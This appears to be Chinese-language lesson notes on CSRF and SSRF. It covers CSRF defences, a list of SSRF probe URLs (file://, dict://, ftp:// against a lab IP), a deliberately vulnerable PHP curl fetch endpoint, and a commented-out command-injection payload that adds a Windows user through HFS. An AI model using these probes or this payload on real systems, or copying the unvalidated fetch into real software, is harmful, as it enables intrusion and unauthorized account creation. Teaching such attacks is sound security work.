
# 29 WEB漏洞-CSRF及SSRF漏洞案例讲解



#CSRF漏洞解释，原理等

#CSRF漏洞检测，案例，防御等

#防御方案



1、当用户发送重要的请求时需要输入原始密码

2、设置随机Token

3、检验referer来源，请求时判断请求链接是否为当前管理员正在使用的页面（管理员在编辑文章，黑客发来恶意的修改密码链接，因为修改密码页面管理员并没有在操作，所以攻击失败）

4、设置验证码

5、限制请求方式只能为POST



#SSRF漏洞解释，原理等

#SSRF漏洞检测，案例，防御等

各个协议调用探针：http,file,dict,ftp,gopher等


漏洞攻击：端口扫描，指纹识别，漏洞利用，内网探针等

http://192.168.64.144/phpmyadmin/

file:///D:/www.txt

dict://192.168.64.144:3306/info

ftp://192.168.64.144:21



演示案例：

✧ Pikachu\_CSRF案例及Burp检测

✧ Pikachu\_CSRF防御Token测试测试

✧ SSRF\_PHP,JAVA漏洞代码协议运用

✧ SSRF\_漏洞代码结合某漏洞利用测试

✧ SSRF实战\_图片加载翻译转码等应用说明

涉及资源：

https://pan.baidu.com/s/1bp96ECJ

https://www.t00ls.net/articles-41070.html

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<form action="" method="POST">

请输入图片地址：<input type='text' name='url'>

<input type='submit' value="提交">

</form>

<?php

/\*

$url=$\_POST['url'];

$img = file\_get\_contents('http://192.168.64.144:8080/?search==%00{.exec|cmd.exe%20/c%20net%20user%20test1234%201234%20/add.}');

echo $url;

echo $img;

//header("Content-Type: image/jpeg;text/html; charset=utf-8");

//echo $img;

//$file=fopen('x.png','w+');

//fwrite($file,$img);

//fclose($file);

\*/

?>

<?php

$\_POST['url'];

$ch = curl\_init();

curl\_setopt($ch, CURLOPT\_URL, $\_POST['url']);

curl\_setopt($ch, CURLOPT\_HEADER, false);

curl\_exec($ch);

curl\_close($ch);

?>